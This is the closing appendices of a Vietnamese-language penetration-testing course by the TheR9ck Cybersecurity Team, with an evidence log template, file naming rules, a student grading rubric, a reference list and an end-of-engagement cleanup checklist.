Evidence ID	Finding/Hypothesis	Thời gian	Target	Action	File/Hash	Đã che dữ liệu	Cleanup
E-001						☐	☐
E-002						☐	☐
E-003						☐	☐
E-004						☐	☐
E-005						☐	☐

D.1. Quy tắc đặt tên tệp

Evidence naming convention

<Project>_<FindingID>_<EvidenceID>_<YYYYMMDD-HHMMSS>_<Description>.<ext>

Ví dụ:

LAB_F-003_E-007_20260711-142200_HTTP-Response.txt

LAB_F-003_E-008_20260711-142315_Burp-Screenshot.png

PHỤ LỤC E. RUBRIC ĐÁNH GIÁ HỌC VIÊN

Tiêu chí	Trọng số	Xuất sắc	Đạt	Chưa đạt
Pháp lý & scope	15%	Luôn xác minh, stop đúng	Có sai sót nhỏ	Vượt scope/thiếu kiểm soát
Phương pháp	20%	Có hypothesis, ưu tiên rõ	Theo checklist cơ bản	Chạy tool không hiểu
Kỹ thuật	25%	Xác minh chính xác, ít tác động	Hoàn thành bài	Kết luận sai/không tái lập
Bảng chứng	15%	Đầy đủ, che dữ liệu, liên kết	Đủ phần lớn	Thiếu context/dữ liệu nhạy cảm
Báo cáo	15%	Impact/remediation rõ	Finding dùng được	Mơ hồ/suy đoán
Phòng thủ & cleanup	10%	Map detection/control, cleanup đủ	Có cleanup	Để artefact/không xem control

PHỤ LỤC F. DANH MỤC THAM CHIẾU

- The Cyber Bite, “Foundation of Penetration Testing” - tài liệu nền tham chiếu và cấu trúc mở rộng cho giáo trình này.
- Penetration Testing Execution Standard (PTES) - phương pháp thực hiện kiểm thử xâm nhập.
- OWASP Web Security Testing Guide (WSTG) và OWASP API Security Top 10.
- MITRE ATT&CK - mô hình hóa kỹ thuật và dữ liệu phát hiện.
- NIST SP 800-115 - Technical Guide to Information Security Testing and Assessment.
- MITRE CWE, CVE/NVD và advisory chính thức của nhà cung cấp.
- GTF0Bins, HackTricks, Exploit Database/SearchSploit - tham chiếu kỹ thuật cần xác minh theo phiên bản.
- PortSwigger Web Security Academy, OWASP Juice Shop/WebGoat và các nền tảng lab hợp pháp.
- Tài liệu chính thức của Nmap, Metasploit, Burp Suite, Impacket, BloodHound, ProjectDiscovery, AWS/Azure/GCP.

LƯU Ý: Ghi nhận nguồn

Giáo trình do TheR9ck Cybersecurity Team biên soạn, diễn giải và mở rộng bằng tiếng Việt; tham chiếu cấu trúc và nhiều chủ đề từ “Foundation of Penetration Testing” của The Cyber Bite. Nội dung không phải bản dịch nguyên văn và cần được cập nhật theo phiên bản công cụ/tiêu chuẩn hiện hành.

PHỤ LỤC G. CHECKLIST KẾT THÚC DỰ ÁN

STT	Nội dung	Hoàn tất
1	Dừng scanner/listener/C2/tunnel và xóa route tạm	☐
2	Xóa payload, account, task, service, marker theo artefact register	☐
3	Khôi phục cấu hình/snapshot và xác nhận dịch vụ	☐
4	Rotate/revoke credential/token/key sử dụng trong bài	☐
5	Hash, mã hóa và phân loại evidence	☐
6	Xóa dữ liệu ngoài scope và working copy không cần thiết	☐
7	Peer review kỹ thuật và data sanitization	☐
8	Bàn giao qua kênh được phê duyệt	☐
9	Xác nhận receipt và lịch retest	☐
10	Xóa dữ liệu theo retention và lưu destruction record	☐

KẾT THÚC GIÁO TRÌNH

*Học kỹ thuật để hiểu rủi ro.
Thực hành có ủy quyền để xây dựng năng lực.
Báo cáo rõ ràng để cải thiện phòng thủ.*

TheR9ck Cybersecurity Team